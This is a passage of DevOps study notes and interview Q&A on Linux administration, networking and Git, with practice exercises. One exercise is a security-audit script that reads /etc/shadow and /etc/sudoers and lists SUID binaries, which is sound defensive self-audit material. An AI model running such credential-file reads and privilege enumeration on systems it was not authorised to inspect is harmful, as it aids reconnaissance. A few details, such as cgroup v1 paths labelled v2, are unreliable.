PID	Process IDs
NET	Network interfaces, routes
MNT	Mount points
UTS	Hostname, domain name
IPC	System V IPC, POSIX MQ
USER	User/group IDs
CGROUP	Cgroup root directory

```
# View namespaces
lsns
ls -la /proc/1/ns/

# Enter namespace of a container
nsenter -t $(docker inspect -f '{{.State.Pid}}' container) --net ip addr
```

Cgroups (resource limits)

```
# v2 (modern)
ls /sys/fs/cgroup/
cat /sys/fs/cgroup/memory/docker/CONTAINER_ID/memory.limit_in_bytes
```

```
# Manually limit CPU for a process
cgcreate -g cpu:/mygroup
echo 50000 > /sys/fs/cgroup/cpu/mygroup/cpu.cfs_quota_us  # 50% of one core
cgexec -g cpu:mygroup my_command
```

5. Shell Scripting — Advanced

Bash Best Practices

```
#!/usr/bin/env bash
set -euo pipefail       # exit on error, undefined vars, pipe failures
IFS=$'\n\t'             # safer word splitting

# Trap for cleanup
cleanup() {
    echo "Cleaning up..."
    rm -f /tmp/lockfile
}
trap cleanup EXIT ERR

# Parameter expansion
VAR=${1:-"default"}     # default value
VAR=${1:?"Error: arg1 required"}  # error if empty
VAR=${MYVAR^^}          # uppercase
VAR=${MYVAR,,}          # lowercase
VAR=${VAR%suffix}       # remove suffix
VAR=${VAR#prefix}       # remove prefix

# Arrays
declare -a arr=("a" "b" "c")
for item in "${arr[@]}"; do echo "$item"; done
echo "Length: ${#arr[@]}"

# Associative arrays
declare -A map
map["key"]="value"
echo "${map["key"]}"

# Here document
cat <<EOF > /tmp/config
server {
    listen 80;
    server_name ${DOMAIN};
}
EOF
```

Useful Text Processing

```
# awk
awk '{print $1, $3}' file           # columns 1 and 3
awk -F: '{print $1}' /etc/passwd    # custom delimiter
awk 'NR==5,NR==10' file             # lines 5-10
awk '/pattern/ {sum+=$2} END {print sum}' file

# sed
sed -i 's/old/new/g' file           # in-place replace
sed -n '10,20p' file                # print lines 10-20
sed '/^#/d' file                    # delete comment lines
sed 's/[[:space:]]*$//' file        # trim trailing whitespace
```

```
# grep
grep -r "pattern" /etc/             # recursive
grep -l "pattern" *.conf            # file names only
grep -v "exclude" file              # invert match
grep -P "regex" file                # Perl regex
grep -A 3 -B 2 "match" file        # context lines

# find
find /var/log -name "*.log" -mtime +30 -delete    # old logs
find / -perm /4000 -user root 2>/dev/null          # SUID files
find /app -type f -newer reference.txt             # newer than
```

6. Performance Analysis Tools

CPU

```
top / htop
mpstat -P ALL 1          # per-core utilization
vmstat 1 5               # system activity every 1s, 5 times
sar -u 1 10              # CPU via sysstat
perf top                 # real-time perf counter
perf stat command        # measure command
```

Memory

```
free -h
/proc/meminfo
vmstat -s
pmap -x PID              # process memory map
smem -t                  # memory by process (with PSS)
```

Disk I/O

```
iostat -xz 1             # per-device extended stats
iotop                    # per-process I/O
lsof +D /path            # files open in directory
fuser /dev/sda           # who's using device
blkio in cgroups
```

Network

```
ss -tunapl               # all sockets
nethogs                  # per-process bandwidth
iftop -i eth0            # per-connection bandwidth
tcpdump -i eth0 -w cap.pcap 'port 80 and host 10.0.0.1'
tcpdump -r cap.pcap -A   # read capture
```

7. Linux Networking

iptables / nftables

```
# iptables
iptables -L -v -n --line-numbers
iptables -A INPUT -p tcp --dport 22 -j ACCEPT
iptables -A INPUT -j DROP
iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080
iptables-save > /etc/iptables/rules.v4
```

```
# nftables (modern replacement)
nft list ruleset
nft add rule inet filter input tcp dport 22 accept
```

Network Troubleshooting

```
ip addr show
ip route show
ip link set eth0 up/down
traceroute / tracepath
mtr google.com           # continuous traceroute
dig @8.8.8.8 example.com ANY +trace
nslookup example.com
curl -v --trace-time https://api.example.com
openssl s_client -connect api.example.com:443
```

8. Key Configuration Files

```
/etc/fstab              Mount table
/etc/hosts              Static hostname resolution
/etc/resolv.conf        DNS client config
/etc/nsswitch.conf      Name service switch
/etc/sshd_config        SSH server config
/etc/sudoers            Sudo rules (edit with visudo)
/etc/cron.d/            Cron jobs
/etc/logrotate.d/       Log rotation config
/etc/security/limits.conf  ulimit settings
/etc/sysctl.conf        Kernel parameter tuning
```

9. Kernel Tuning for Production

```
# /etc/sysctl.conf
net.ipv4.ip_forward = 1                  # Enable routing (required for K8s)
net.bridge.bridge-nf-call-iptables = 1   # Required for K8s CNI
net.ipv4.tcp_fin_timeout = 30
net.ipv4.tcp_keepalive_time = 1200
net.core.somaxconn = 65535               # Max connection backlog
net.ipv4.ip_local_port_range = 1024 65535
vm.swappiness = 10                       # Minimize swap
vm.overcommit_memory = 1                 # Allow memory overcommit (K8s)
fs.inotify.max_user_watches = 524288     # Required for many tools

sysctl -p      # apply changes
```

10. Key Linux Commands Quick Reference

```
# System info
uname -a; hostnamectl; lscpu; lsmem; lsblk; df -h; du -sh *

# User management
useradd -m -s /bin/bash -G sudo username
usermod -aG docker username
passwd username
id username; groups username

# Package management
apt update && apt upgrade -y           # Debian/Ubuntu
yum update / dnf update               # RHEL/CentOS
```

```
rpm -qa | grep nginx                    # installed RPMs
dpkg -l | grep nginx                    # installed debs

# Archiving
tar -czvf archive.tar.gz dir/           # create
tar -xzvf archive.tar.gz                # extract
tar -tzvf archive.tar.gz                # list

# Networking
ss -tlnp                                # listening TCP ports
nc -zv host port                        # test connectivity
wget / curl
scp user@host:/path /local/path
rsync -avz --progress src/ dest/
```

Resources

- https://linuxcommand.org/
- https://www.tldp.org/LDP/abs/html/ — Bash scripting guide
- https://linuxjourney.com/ — Interactive learning
- https://www.brendangregg.com/linuxperf.html — Performance tools
- https://man7.org/linux/man-pages/ — Man pages online

Linux — Practical Exercises

Exercise 1: System Performance Baseline Script

Goal: Create a script that collects system performance metrics and generates a report.

```
#!/usr/bin/env bash
# system-report.sh - Run and analyze output
set -euo pipefail

OUTPUT="/tmp/sysreport-$(date +%Y%m%d-%H%M%S).txt"

echo "=== System Performance Report ===" > "$OUTPUT"
echo "Date: $(date)" >> "$OUTPUT"
echo "" >> "$OUTPUT"

echo "--- CPU Info ---" >> "$OUTPUT"
lscpu | grep -E "Model name|CPU\(s\)|Thread|Socket" >> "$OUTPUT"

echo "--- Memory ---" >> "$OUTPUT"
free -h >> "$OUTPUT"

echo "--- Disk Usage ---" >> "$OUTPUT"
df -h >> "$OUTPUT"

echo "--- Top 10 CPU Consumers ---" >> "$OUTPUT"
ps aux --sort=-%cpu | head -11 >> "$OUTPUT"

echo "--- Top 10 Memory Consumers ---" >> "$OUTPUT"
ps aux --sort=-%mem | head -11 >> "$OUTPUT"

echo "--- Network Connections ---" >> "$OUTPUT"
ss -s >> "$OUTPUT"

echo "--- Load Average ---" >> "$OUTPUT"
```

```
cat /proc/loadavg >> "$OUTPUT"

echo "--- Inode Usage ---" >> "$OUTPUT"
df -i | awk 'NR==1 || $5+0 > 50' >> "$OUTPUT"

cat "$OUTPUT"
echo "Report saved to $OUTPUT"
```

Tasks: 1. Run the script and analyze the output 2. Add disk I/O stats using `iostat` 3. Add detection of zombie processes 4. Schedule it via cron every hour

---

Exercise 2: Log Analyzer

Goal: Parse nginx access logs and extract top endpoints, error rates, and slow requests.

```
#!/usr/bin/env bash
# log-analyzer.sh
LOG_FILE="${1:-/var/log/nginx/access.log}"

if [[ ! -f "$LOG_FILE" ]]; then
    echo "Usage: $0 /path/to/access.log"
    exit 1
fi

echo "=== Log Analysis: $LOG_FILE ==="
echo "Total requests: $(wc -l < "$LOG_FILE")"
echo ""

echo "--- Top 10 URLs ---"
awk '{print $7}' "$LOG_FILE" | sort | uniq -c | sort -rn | head -10

echo ""
echo "--- HTTP Status Code Distribution ---"
awk '{print $9}' "$LOG_FILE" | sort | uniq -c | sort -rn

echo ""
echo "--- Top 10 Client IPs ---"
awk '{print $1}' "$LOG_FILE" | sort | uniq -c | sort -rn | head -10

echo ""
echo "--- 5xx Errors ---"
awk '$9 >= 500 {print $7, $9}' "$LOG_FILE" | sort | uniq -c | sort -rn | head -10

echo ""
echo "--- Requests > 2 seconds (if response time available) ---"
awk '{if ($NF+0 > 2) print $0}' "$LOG_FILE" | wc -l
```

Tasks: 1. Add time-based filtering (last hour only) 2. Generate CSV output for Excel/Grafana import 3. Add alert if error rate $> 5\%$

Exercise 3: User & Permission Audit Script

Goal: Audit system for security misconfigurations.

```
#!/usr/bin/env bash
# security-audit.sh
set -euo pipefail
```

```
echo "=== Security Audit Report ==="

echo ""
echo "--- Users with UID 0 (root-equivalent) ---"
awk -F: '$3==0 {print $1}' /etc/passwd

echo ""
echo "--- Users with empty passwords ---"
awk -F: '$2=="" {print $1}' /etc/shadow 2>/dev/null || echo "Need root"

echo ""
echo "--- SUID binaries ---"
find / -perm -4000 -type f 2>/dev/null | head -20

echo ""
echo "--- SGID binaries ---"
find / -perm -2000 -type f 2>/dev/null | head -20

echo ""
echo "--- World-writable files in /etc ---"
find /etc -perm -o+w -type f 2>/dev/null

echo ""
echo "--- Listening services ---"
ss -tlnp

echo ""
echo "--- sudo rules ---"
cat /etc/sudoers 2>/dev/null | grep -v '^#' | grep -v '^$'
```

Exercise 4: Namespace & Cgroup Exploration

Goal: Understand how containers work at the kernel level.

```
# 1. Create an isolated process using unshare
sudo unshare --fork --pid --mount-proc bash
# Now inside isolated PID namespace
ps aux     # Should only show bash and ps
exit

# 2. Explore a container's namespaces
docker run -d --name test nginx
CONTAINER_PID=$(docker inspect -f '{{.State.Pid}}' test)
ls -la /proc/$CONTAINER_PID/ns/

# 3. Enter container network namespace from host
sudo nsenter -t $CONTAINER_PID --net ip addr

# 4. Check cgroup limits
cat /sys/fs/cgroup/memory/docker/$(docker inspect -f '{{.Id}}' test)/memory.limit_in_bytes

# 5. Create your own cgroup
sudo mkdir /sys/fs/cgroup/cpu/demo
echo 25000 | sudo tee /sys/fs/cgroup/cpu/demo/cpu.cfs_quota_us   # 25% CPU
echo 100000 | sudo tee /sys/fs/cgroup/cpu/demo/cpu.cfs_period_us  # period
# Add PID to cgroup
echo $$ | sudo tee /sys/fs/cgroup/cpu/demo/cgroup.procs
```

Exercise 5: Performance Troubleshooting Simulation

Goal: Diagnose simulated performance issues.

```
# Simulate CPU stress
stress-ng --cpu 2 --timeout 60 &

# Observe with these tools simultaneously:
# Terminal 1: top -H -p $(pgrep stress-ng | head -1)
# Terminal 2: mpstat -P ALL 1
# Terminal 3: vmstat 1

# Simulate memory leak
cat /dev/urandom | head -c 500M > /tmp/bigfile &

# Observe:
# free -h  (watch changes)
# cat /proc/meminfo | grep -E "MemFree|Cached|Buffers"

# Simulate disk I/O
dd if=/dev/zero of=/tmp/testfile bs=1M count=1024 oflag=dsync &
# iostat -xz 1

# Clean up
rm /tmp/bigfile /tmp/testfile
killall stress-ng 2>/dev/null
```

Exercise 6: systemd Service Creation

Goal: Create and manage a custom systemd service.

```
# 1. Create a simple Python HTTP server script
cat > /usr/local/bin/myapp.sh << 'EOF'
#!/bin/bash
python3 -m http.server 8888 --directory /tmp
EOF
chmod +x /usr/local/bin/myapp.sh

# 2. Create systemd unit file
cat > /etc/systemd/system/myapp.service << 'EOF'
[Unit]
Description=My Test HTTP Server
After=network.target
Wants=network-online.target

[Service]
Type=simple
User=nobody
ExecStart=/usr/local/bin/myapp.sh
Restart=on-failure
RestartSec=5s
StandardOutput=journal
StandardError=journal
Environment="PORT=8888"
LimitNOFILE=65535

[Install]
WantedBy=multi-user.target
EOF
```

```
# 3. Enable and start
systemctl daemon-reload
systemctl enable myapp
systemctl start myapp
systemctl status myapp
curl localhost:8888

# 4. Test restart behavior
kill $(pgrep -f "http.server 8888")
sleep 6
systemctl status myapp  # Should have restarted

# 5. View logs
journalctl -u myapp -n 50 --no-pager
```

Checkpoint Questions

After completing exercises, answer these:

1. What happened to the cgroup limits when you ran stress-ng?
2. Which files were open in the nginx container's PID namespace?
3. How did systemd behave when you killed the process?
4. What was the most memory-consuming process during the memory simulation?
5. What SUID binaries did the security audit find, and are they expected?

ewpage # 02-Networking

Networking — Interview Questions & Answers

Q1: What happens when you type `https://google.com` in a browser? > 1. Browser checks cache (DNS cache, HTTP cache) > 2. DNS resolution: OS → /etc/hosts → resolv.conf → recursive resolver → root NS → .com NS → google.com NS → A record > 3. TCP 3-way handshake to port 443 > 4. TLS handshake: ClientHello → ServerHello + Cert → Key exchange → session key → Finished > 5. HTTP/2 GET request with headers (Host, User-Agent, Accept, Cookie, etc.) > 6. Server processes request, response traverses CDN/LB/app servers > 7. Browser renders HTML, parallel requests for CSS/JS/images > 8. Service worker may intercept if PWA

Q2: What is the difference between NAT and PAT? > **NAT (Network Address Translation):** Maps private IP to public IP (1:1 mapping) > **PAT (Port Address Translation)** / NAPT: Many private IPs share one public IP using different source ports (many:1 mapping) — what home routers do

Q3: Explain BGP vs OSPF. > **OSPF:** Interior Gateway Protocol (IGP). Used within an organization. Link-state routing, builds complete topology map, uses Dijkstra algorithm. Fast convergence. > **BGP:** Exterior Gateway Protocol (EGP). Used between Autonomous Systems (internet routing). Path-vector protocol. Policy-based routing. Used by cloud providers and ISPs.

Q4: What is a VLAN and why is it used? > Virtual LAN logically segments a physical network. Benefits: security isolation, broadcast domain reduction, simplified management. Layer 2 concept using 802.1Q tagging. DevOps use: separate management, production, development traffic on same physical switches.

Q5: How does a service mesh handle mTLS? > Each sidecar (Envoy) receives certificates from the control plane's CA (Citadel/istiod). When service A calls service B: A's sidecar → establish TLS with B's sidecar using service account certificates → verify identity. Neither application knows about TLS — it's transparent.

Q6: Explain the difference between ClusterIP, NodePort, and LoadBalancer in Kubernetes. > - **ClusterIP:** Internal-only virtual IP, accessible within cluster. Default. > - **NodePort:** Exposes service on a static port (30000-32767) on each node's IP. Accessible from outside. > - **LoadBalancer:** Creates external cloud LB (AWS ELB, GCP GLB). Routes to NodePort internally. > - **Ingress:** L7 routing using HTTP host/path rules — single LB for many services.

Q7: What is an Anycast IP? > Same IP address is assigned to multiple servers in different locations. Routing sends traffic to the topologically nearest server. Used by CDNs, DNS (8.8.8.8 routes to nearest Google DNS server), DDoS mitigation.

Q8: TCP connection resets vs FIN — difference? > **FIN:** Graceful close — one side signals no more data to send. Both sides close independently (4-way). Connection can be half-closed. > **RST (Reset):** Abrupt close — one party refuses or aborts connection. No waiting. Causes: wrong port, firewall reject, application crash, expired session.

Q9: What is CORS and how do you configure it? > Cross-Origin Resource Sharing — browser security policy preventing JS from one origin making requests to another unless server allows it. Server sends `Access-Control-Allow-Origin` header.

```
add_header 'Access-Control-Allow-Origin' 'https://app.example.com';
add_header 'Access-Control-Allow-Methods' 'GET, POST, OPTIONS';
add_header 'Access-Control-Allow-Headers' 'Authorization, Content-Type';
```

Q10: Explain HTTP/2 improvements over HTTP/1.1. > - **Multiplexing:** Multiple requests over single TCP connection (no head-of-line blocking) > - **Header compression (HPACK):** Reduces overhead for repeated headers > - **Server push:** Server sends resources before client requests them > - **Binary protocol:** More efficient parsing (not human-readable like HTTP/1.1) > - **Stream prioritization:** Client can indicate request priority

Q11: How does Kubernetes networking work (CNI)? > Every pod gets unique cluster-wide IP (no NAT). CNI plugin (Flannel, Calico, Cilium) implements: > 1. Creates veth pair for pod → connects to node's network namespace > 2. Sets up routes so pods can reach each other across nodes > 3. Manages overlay network (VXLAN, IPinIP, BGP) > Calico/Cilium also enforce NetworkPolicy using eBPF/iptables.

Q12: What is eBPF and why is it important for networking? > Extended Berkeley Packet Filter — runs sandboxed programs in the Linux kernel without changing kernel code. Used by Cilium for: > - Zero-overhead pod networking (replaces iptables for kube-proxy) > - Network policy enforcement at kernel level > - Observability (Hubble) > - Load balancing > Faster than iptables at scale (iptables is O(n), eBPF is O(1) with hash maps).

Q13: Describe a scenario where you debugged a network issue in production. > *Sample answer structure:* > - Symptom: High latency / connection timeouts between service A and B > - Investigation: `ss` showed high TIME_WAIT count → port exhaustion > - Root cause: Connection pool not reusing connections + high request rate > - Fix: Enabled TCP keepalive + connection pooling + increased ephemeral port range > - Prevention: Added metric for TIME_WAIT count with alerting threshold

Q14: What is MTU and why does it matter for containers/VPNs? > Maximum Transmission Unit — largest packet size for a link (1500 bytes for Ethernet). > VPN/overlay networks add headers → effective MTU shrinks (e.g., VXLAN adds 50 bytes → 1450 MTU). > Misconfigured MTU causes "works for small requests, fails for large" symptoms. > Fix: Set correct MTU on container interfaces, check with `ping -M do -s 1472 host`.

Q15: How do you troubleshoot intermittent packet loss?

```
# Continuous ping with statistics
ping -i 0.2 -c 1000 host | tail -2

# MTR for path analysis
mtr --report --report-cycles 100 host

# Check for errors on interface
ip -s link show eth0        # RX errors, drops

# Check NIC driver issues
ethtool -S eth0 | grep -i error

# Check kernel drops
netstat -s | grep -i "packet receive error"
cat /proc/net/softnet_stat   # softirq drops

# Packet capture
tcpdump -i eth0 -w /tmp/cap.pcap host <destination> &
sleep 30 && kill %1
# Analyze with wireshark
```

Networking — Deep Dive Notes

1. OSI Model (7 Layers)

Layer	Name	Protocol/Example	PDU
7	Application	HTTP, DNS, SMTP, SSH	Data
6	Presentation	TLS/SSL, JPEG encoding	Data
5	Session	RPC, NetBIOS	Data
4	Transport	TCP, UDP, SCTP	Segment
3	Network	IP, ICMP, OSPF	Packet
2	Data Link	Ethernet, ARP, MAC	Frame
1	Physical	Cables, Wi-Fi signals	Bits

DevOps Focus Areas: Layer 3 (routing), Layer 4 (ports, load balancing), Layer 7 (HTTP proxying)

---

2. TCP Deep Dive

Three-Way Handshake

```
Client → Server: SYN (seq=x)
Server → Client: SYN-ACK (seq=y, ack=x+1)
Client → Server: ACK (seq=x+1, ack=y+1)
```

Connection Termination (Four-way)

```
Client → Server: FIN
Server → Client: ACK
Server → Client: FIN
Client → Server: ACK (→ TIME_WAIT 2*MSL=60s)
```

TCP States (Important for Troubleshooting)

State	Meaning
LISTEN	Waiting for connections
ESTABLISHED	Active connection
TIME_WAIT	Waiting after close (60s) — can exhaust ports
CLOSE_WAIT	Remote end closed, local hasn't yet
FIN_WAIT_2	Sent FIN, waiting for remote FIN

```
ss -tn state established
ss -tn state time-wait | wc -l    # high = port exhaustion risk

# Tune TIME_WAIT
echo 1 > /proc/sys/net/ipv4/tcp_tw_reuse
```

TCP vs UDP

Feature	TCP	UDP
Reliable	Yes	No
Ordered	Yes	No
Connection	Yes (handshake)	No (connectionless)
Flow control	Yes	No
Use cases	HTTP, SSH, DB	DNS, video streaming, games

---

3. IP Addressing & Subnetting

CIDR Notation

```
10.0.0.0/24  → 256 addresses (254 usable), mask: 255.255.255.0
10.0.0.0/22  → 1024 addresses, mask: 255.255.252.0
10.0.0.0/16  → 65536 addresses
192.168.1.0/30 → 4 addresses (2 usable) - point-to-point links
```

Private Ranges (RFC 1918)

```
10.0.0.0/8        → Class A private
172.16.0.0/12     → Class B private
192.168.0.0/16    → Class C private
169.254.0.0/16    → Link-local (APIPA)
127.0.0.0/8       → Loopback
```

Subnetting Quick Math

```
/24 = 256 hosts    /25 = 128    /26 = 64    /27 = 32    /28 = 16
Formula: 2^(32-prefix) = total addresses; subtract 2 for network + broadcast
```

---

4. DNS

Record Types

Type	Purpose	Example
A	IPv4 address	example.com → 93.184.216.34
AAAA	IPv6 address	example.com → 2606:…
CNAME	Alias to another name	www → example.com
MX	Mail server	example.com → mail.example.com (priority)
TXT	Arbitrary text (SPF, DKIM, ACME challenge)	
NS	Nameserver	example.com → ns1.example.com
PTR	Reverse DNS (IP → name)	
SRV	Service discovery	_http._tcp.example.com
SOA	Start of authority	Zone info, TTL, serial

DNS Resolution Flow

```
Browser → OS resolver cache → /etc/hosts → /etc/resolv.conf nameserver
→ Recursive resolver (e.g., 8.8.8.8) → Root NS → TLD NS → Auth NS → Answer
```

Troubleshooting DNS

```
dig example.com A +short
dig @8.8.8.8 example.com ANY          # query specific server
dig +trace example.com                 # trace full resolution
nslookup example.com
host example.com
dig -x 93.184.216.34                   # reverse lookup

# Check local resolution
cat /etc/resolv.conf
cat /etc/nsswitch.conf | grep hosts    # order: files dns (or dns files)
```

---

5. Load Balancers

Layer 4 (Transport Layer) LB

- Routes based on IP + port
- No content inspection
- Faster, less CPU overhead
- Examples: AWS NLB, HAProxy (TCP mode)

Layer 7 (Application Layer) LB

- Routes based on HTTP headers, URL paths, cookies
- SSL termination, content rewriting
- Examples: AWS ALB, NGINX, HAProxy (HTTP mode), Envoy

Load Balancing Algorithms

Algorithm	Description	Use Case
Round Robin	Rotate through servers	Simple, equal servers
Least Connections	Send to server with fewest connections	Variable request duration
IP Hash	Hash client IP → consistent server	Session affinity without cookies
Random	Random selection	Simple, low overhead
Weighted Round Robin	Some servers handle more traffic	Heterogeneous servers
Resource Based	Route by CPU/memory availability	Dynamic environments

Health Checks

```
Active: LB polls backend (TCP connect, HTTP GET /health)
Passive: LB monitors real traffic for failures
```

---

6. NGINX as Reverse Proxy / Load Balancer

```
# /etc/nginx/conf.d/app.conf
upstream backend {
    least_conn;
    server app1:8080 weight=3;
    server app2:8080 weight=1;
    server app3:8080 backup;    # only used if others fail
    keepalive 32;               # keep connections warm
}

server {
    listen 443 ssl http2;
    server_name api.example.com;

    ssl_certificate /etc/ssl/certs/cert.pem;
    ssl_certificate_key /etc/ssl/private/key.pem;

    location / {
        proxy_pass http://backend;
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-Forwarded-Proto $scheme;
        proxy_connect_timeout 5s;
        proxy_read_timeout 60s;
        proxy_buffering off;
    }
```

```
    location /static/ {
        root /var/www;
        expires 30d;
        add_header Cache-Control "public, immutable";
    }
}
```

---

7. TLS/SSL & Certificate Management

TLS Handshake (TLS 1.3)

```
Client → Server: ClientHello (supported ciphers, TLS version)
Server → Client: ServerHello + Certificate + CertificateVerify
Client verifies cert against CA trust store
Key exchange (ECDHE) → session keys
Both parties: Finished
```

Certificate Types

- **DV (Domain Validated):** Automated, proves domain ownership
- **OV (Org Validated):** Proves organization identity
- **EV (Extended Validation):** Highest trust, shows company name

Practical TLS

```
# Check certificate details
openssl s_client -connect api.example.com:443 -servername api.example.com
openssl x509 -text -noout -in cert.pem
openssl x509 -enddate -noout -in cert.pem    # expiry

# Generate self-signed cert
openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem \
  -days 365 -nodes -subj '/CN=localhost'

# Let's Encrypt (Certbot)
certbot certonly --webroot -w /var/www/html -d example.com -d www.example.com
certbot renew --dry-run

# mTLS - mutual authentication
# Both client and server present certificates
# Used in service meshes, internal microservices
```

---

8. Firewalls & Security Groups

AWS Security Groups

```
Stateful: If inbound rule allows traffic, response is automatically allowed
Direction: Inbound and outbound separate
Default: Deny all inbound, allow all outbound
Groups: Can reference other security groups
```

iptables Chains

```
INPUT → Traffic to this host
OUTPUT → Traffic from this host
FORWARD → Traffic passing through (router mode)
PREROUTING → Before routing decision (NAT DNAT)
POSTROUTING → After routing decision (NAT SNAT/MASQUERADE)
```

9. VPN & Network Tunneling

VPN Types

- **Site-to-Site:** Connect two networks (e.g., office to cloud VPC)
- **Client-to-Site:** Individual user connects to network (OpenVPN, WireGuard)

WireGuard Quick Setup

```
# Generate keys
wg genkey | tee privatekey | wg pubkey > publickey

# /etc/wireguard/wg0.conf
[Interface]
Address = 10.100.0.1/24
ListenPort = 51820
PrivateKey = <server_private_key>

[Peer]
PublicKey = <client_public_key>
AllowedIPs = 10.100.0.2/32

wg-quick up wg0
```

---

10. Service Mesh Networking (Istio/Linkerd)

Concepts

- **Sidecar proxy:** Envoy runs alongside each pod, intercepts all traffic
- **Control plane:** Manages configuration for all proxies (Istiod)
- **Data plane:** All sidecar proxies handling actual traffic

What a Service Mesh Provides

- mTLS between all services automatically
- Traffic management: retries, timeouts, circuit breakers
- Observability: metrics, tracing, logging per-service
- Traffic splitting: canary deployments without code changes

```
# Istio VirtualService - weighted routing
apiVersion: networking.istio.io/v1alpha3
kind: VirtualService
metadata:
  name: reviews
spec:
  hosts:
  - reviews
  http:
  - route:
    - destination:
        host: reviews
        subset: v1
      weight: 90
    - destination:
        host: reviews
        subset: v2
      weight: 10
```

Resources

- https://beej.us/guide/bgnet/ — Beej's Network Guide (free)
- https://www.cloudflare.com/learning/ — Excellent networking articles
- https://jvns.ca/networking-zine.pdf — Julia Evans networking zine
- https://www.nginx.com/resources/wiki/ — NGINX config reference
- https://istio.io/latest/docs/ — Istio documentation

ewpage # 03-Git-Version-Control

Git — Interview Questions & Answers

Q1: What is the difference between `git merge` and `git rebase`? > **Merge:** Creates a merge commit, preserves branch history. Safe for public branches. > **Rebase:** Rewrites commits on top of another branch. Linear history. Never rebase shared/public branches (changes history = force push needed = breaks others' work). > Rule: Rebase local feature branches, merge into shared branches.

Q2: What does `git reset`, `git revert`, and `git checkout` do to changes? > **git reset:** Moves HEAD (and branch pointer). Three modes: > - `--soft`: Move HEAD only, keep staging + working dir > - `--mixed` (default): Move HEAD, clear staging, keep working dir > - `--hard`: Move HEAD, clear staging AND working dir (DESTRUCTIVE) > > **git revert:** Creates NEW commit that undoes changes. Safe for shared branches. Keeps history. > > **git checkout:** Switches branches OR restores files. Doesn't change commit history.

Q3: How do you recover a deleted branch?

```
git reflog                          # find the last commit SHA of that branch
git checkout -b recovered-branch abc1234
# or
git checkout -b recovered-branch HEAD@{5}
```

Q4: How do you squash the last 3 commits?

```
git rebase -i HEAD~3
# Change "pick" to "squash" for commits 2 and 3
# Edit the combined commit message
# Or:
git reset --soft HEAD~3
git commit -m "Combined: new message"
```

Q5: What is `git stash` and when do you use it? > Temporarily saves uncommitted changes (working dir + staging) so you can switch branches. Use when you need to context-switch without losing work and not ready to commit.

Q6: Explain the Git Flow branching strategy. When would you NOT use it? > Git Flow has: `main`, `develop`, `feature/*`, `release/*`, `hotfix/*`. > Would NOT use for: continuous deployment apps (web services), frequent releases, small teams. TBD or GitHub Flow better for SaaS/CI-CD. Git Flow better for: scheduled releases (mobile apps, packaged software).

Q7: How do you handle merge conflicts in a large team? > Best practices to prevent conflicts: > 1. Trunk-based development (short-lived branches, merge frequently) > 2. Own separate files/modules (Conway's law) > 3. Use feature flags instead of long-lived branches > 4. When conflict occurs: `git mergetool`, communicate with other dev, understand intent not just code

Q8: What is `git bisect` and give a scenario where you'd use it? > Binary search through commit history to find which commit introduced a bug. > Scenario: "Performance degraded sometime in last 2 weeks, we have 200 commits. `git bisect run ./perf_test.sh` automates testing each midpoint."

Q9: How do you enforce commit message standards across a team? > 1. Git hooks (pre-commit, commit-msg) — but local, can be bypassed > 2. Husky + commitlint (Node projects) — harder to bypass > 3. Server-side hooks (update, pre-receive) — enforced on push > 4. GitHub branch protection + status checks > 5. commitizen interactive CLI for formatting

Q10: Difference between `git fetch` and `git pull`? > `git fetch`: Downloads remote changes to remote-tracking branches (origin/main), does NOT modify working directory or local branches. > `git pull`: `git fetch` + `git merge` (or

`git rebase` with `--rebase` flag). Modifies current branch. > Best practice: `git fetch` then inspect, then merge/rebase manually.

Q11: How do you find which commit introduced a specific bug (without git bisect)?

```
git log --oneline --all --grep="keyword"    # search commit messages
git log -S "function_name" --source         # search code changes (pickaxe)
git log -G "regex" --all                    # regex search in diffs
git blame path/to/file                      # who changed each line when
git log --follow -- path/to/file            # history across renames
```

Q12: What are orphan branches and when do you use them? > Branches with no common history with main. Created with `git checkout --orphan`. > Use cases: GitHub Pages (`gh-pages`), versioned documentation, separate deployment configs.

Q13: How do you set up a Git workflow for microservices in a monorepo? > 1. Use sparse checkout to work on relevant services > 2. Affected CI: only run tests/builds for changed services (Nx/Turborepo/Bazel) > 3. CODEOWNERS: auto-assign reviewers per service directory > 4. Path-filtered GitHub Actions:

```
on:
  push:
    paths:
      - 'services/auth/**'
      - 'shared/**'
```

5. Semantic versioning per service using tags: `auth/v1.2.3`

Git — Deep Dive Notes

1. Git Internals (Object Model)

Git stores everything as objects in `.git/objects/`:

Object Types

```
blob      → file content (hash of content, not filename)
tree      → directory listing (maps names to blobs/trees)
commit    → snapshot pointer + metadata
tag       → annotated reference
```

```
# Inspect objects
git cat-file -t HEAD                # type
git cat-file -p HEAD                # content
git cat-file -p HEAD:src/app.py     # file at commit

# See what a tree looks like
git ls-tree HEAD
git ls-tree -r HEAD                 # recursive

# Low-level hashing
echo "hello" | git hash-object --stdin
```

References

```
.git/
  HEAD            → points to current branch (ref: refs/heads/main)
  ORIG_HEAD       → previous HEAD (before merge/rebase)
  MERGE_HEAD      → commit being merged
  refs/
     heads/      → branches
     remotes/    → remote-tracking branches
     tags/       → tags
```

```
  packed-refs     → packed references for performance
```

2. The Three Trees

```
Working Directory → git add → Staging (Index) → git commit → Repository
     HEAD~1  ← git reset HEAD~1   ←   Repository
```

- **Working Directory:** Files on disk (unstaged changes)
- **Index/Staging Area:** Snapshot prepared for next commit
- **HEAD/Repository:** Last commit snapshot

3. Branching Strategies

Trunk-Based Development (TBD) — Recommended for CI/CD

```
main (trunk)
  Short-lived feature branches (< 2 days)
  Merge to main frequently
  Feature flags for incomplete features
  No long-lived branches
```

Pros: Reduces merge conflicts, enables true CI, fast feedback **Used by:** Google, Facebook

Git Flow — For Versioned Releases

```
main
      ↑release/1.0                    ↑release/2.0
develop
         ↑feature/a  ↑feature/b  ↑hotfix/x
```

Pros: Clear release process, hotfix path **Cons:** Long-lived branches, complex merge history

GitHub Flow — Simple Web Apps

```
main     (always deployable)
     ↑feature/description-of-work
```

PRs reviewed and merged to main → immediate deploy

4. Essential Commands — Advanced

Rebase

```
git rebase main                    # replay commits on top of main
git rebase -i HEAD~5               # interactive - reorder, squash, edit
git rebase --onto main feature~3   # transplant last 3 commits to main
git rebase --abort                 # cancel rebase
git rebase --continue              # after resolving conflict
```

Cherry-pick

```
git cherry-pick abc1234            # apply single commit
git cherry-pick abc1234..def5678   # range (excludes abc1234)
git cherry-pick abc1234^..def5678  # inclusive range
